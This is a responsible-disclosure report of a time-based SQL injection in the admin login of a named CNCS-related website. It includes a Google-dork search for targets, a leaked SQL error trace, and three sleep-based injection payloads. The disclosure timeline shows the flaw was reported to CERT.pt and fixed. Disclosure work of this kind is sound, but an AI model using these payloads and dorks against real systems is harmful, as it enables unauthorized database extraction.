

Time-Based SQL Injection on a CNCS asset

Miguel Santareno

03/14/2022

Summary:

1	Introduction:	3
2	Enumeration of targets:	4
3	Vulnerability	5
3.1	<i>Time-Based SQL Injection</i>	5
4	Conclusion:	9
5	Timeline:.....	10

1 Introduction:

This document intends to demonstrate a Time-Based SQL Injection vulnerability found in <https://cncs-back.softconcept.pt>

2 Enumeration of targets:

Through the technique known as Google Dorking or Google Hacking it is possible to collect CNCS websites.

[intext:"© CNCS" -site:www.cncs.gov.pt site:pt -site:forms.cncs.gov.pt](https://www.google.com/search?q=intext:)




Figure 1: CNCS websites

3 Vulnerability

3.1 Time-Based SQL Injection

Description: It is possible to inject SQL code in username field since the application is not performing the correct validation and with that extract the application's database.


Severity: High

Affected system:

- <https://cncs-back.softconcept.pt/admin/authentication> -> username field

Proof of Concept:

I was checking the website and I checked robots.txt file and found an interesting entry /admin/



```
← → ↻ https://cncs-back.softconcept.pt/robots.txt
User-agent: *
Allow: /
Disallow: /admin/
Allow: /protected/views/
Disallow: /protected/components/
Disallow: /protected/config/
Disallow: /protected/controllers/
Disallow: /protected/extensions/
Disallow: /protected/models/
Disallow: /protected/runtime/
Disallow: /library/
Disallow: /css/
Disallow: /assets/
Disallow: /galeria/
Disallow: /images/
Disallow: /img/
```

Figure 2: Access to robots.txt

After that I checked if I have permissions to access /admin/




Figure 3: Access to /admin/

After accessing /admin/ I decided to check if it may be vulnerable to SQL Injection by insert ' in field parameter and the application returned SQL errors.

```
CdbCommand failed to execute the SQL statement: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 3. The SQL statement executed was: SELECT fp.cod_pessoa, pass FROM f_pessoa fp WHERE LOWER(fp.login) = ''

/var/www/cncs-back/html/library/yii/db/CdbCommand.php(541)
529 {
530     if($this->connection->enableProfiling)
531         Yii::endProfile('system.db.CdbCommand.query('.$this->getText().$par.')', 'system.db.CdbCommand.query');
532
533     $errorInfo=$e instanceof PDOException ? $e->errorInfo : null;
534     $message=$e->getMessage();
535     Yii::log(Yii::t('yii', 'CdbCommand::method() failed: {error}. The SQL statement executed was: {sql}.',
536         array('{method}'=>$method, '{error}'=>$message, '{sql}'=>$this->getText().$par)), CLogger::LEVEL_ERROR, 'system.db.CdbCommand');
537
538     if(Yii_DEBUG)
539         $message.=' The SQL statement executed was: '.$this->getText().$par;
540
541     throw new CDbException(Yii::t('yii', 'CdbCommand failed to execute the SQL statement: {error}',
542         array('{error}'=>$message)), (int)$e->getCode(), $errorInfo);
543 }
544
545 /**
546  * Builds a SQL SELECT statement from the given query specification.
547  * @param array $query the query specification in name-value pairs. The following
548  * query options are supported: {@link select}, {@link distinct}, {@link from},
549  * {@link where}, {@link join}, {@link group}, {@link having}, {@link order},
550  * {@link limit}, {@link offset} and {@link union}.
551  * @return string the SQL statement
552  * @since 1.1.6
553  */
```

Figure 4: SQL Injection detection in username parameter

Based on the errors above mentioned I notice that the database may be MySQL.

After some manual tests I was able to perform Time-Based SQL Injection queries into the application.

First Payload that I used was '+ (select * from (select (sleep(5))) a) +' and the page return after 5 seconds.




Figure 5: Sleep 5 seconds

Second Payload that I used was `'+(select*from(select(sleep(10)))a)+'` and the page return after 10 seconds.




Figure 6: Sleep 10 seconds

Last Payload that I used was `'+(select*from(select(sleep(15)))a)+'` and the page return after 15 seconds.




Figure 7: Sleep 15 seconds

Recommendation: Use the [OWASP SQL Injection Prevention Cheat Sheet](#) to prevent this problem.

Impact: By exploiting this vulnerability an attacker can obtain the complete application database.

4 Conclusion:

Through this document, the Time-Based SQL Injection was demonstrated on a CNCS asset.

It is recommended to fix the vulnerability as soon as possible.

5 Timeline:

02/09/2022 - Report sent to cert@cert.pt

02/09/2022 - Cert receive email and confirms the vulnerability

03/14/2022 – Vulnerability fixed

03/14/2022 – Disclosure approval

03/14/2022 – Disclosed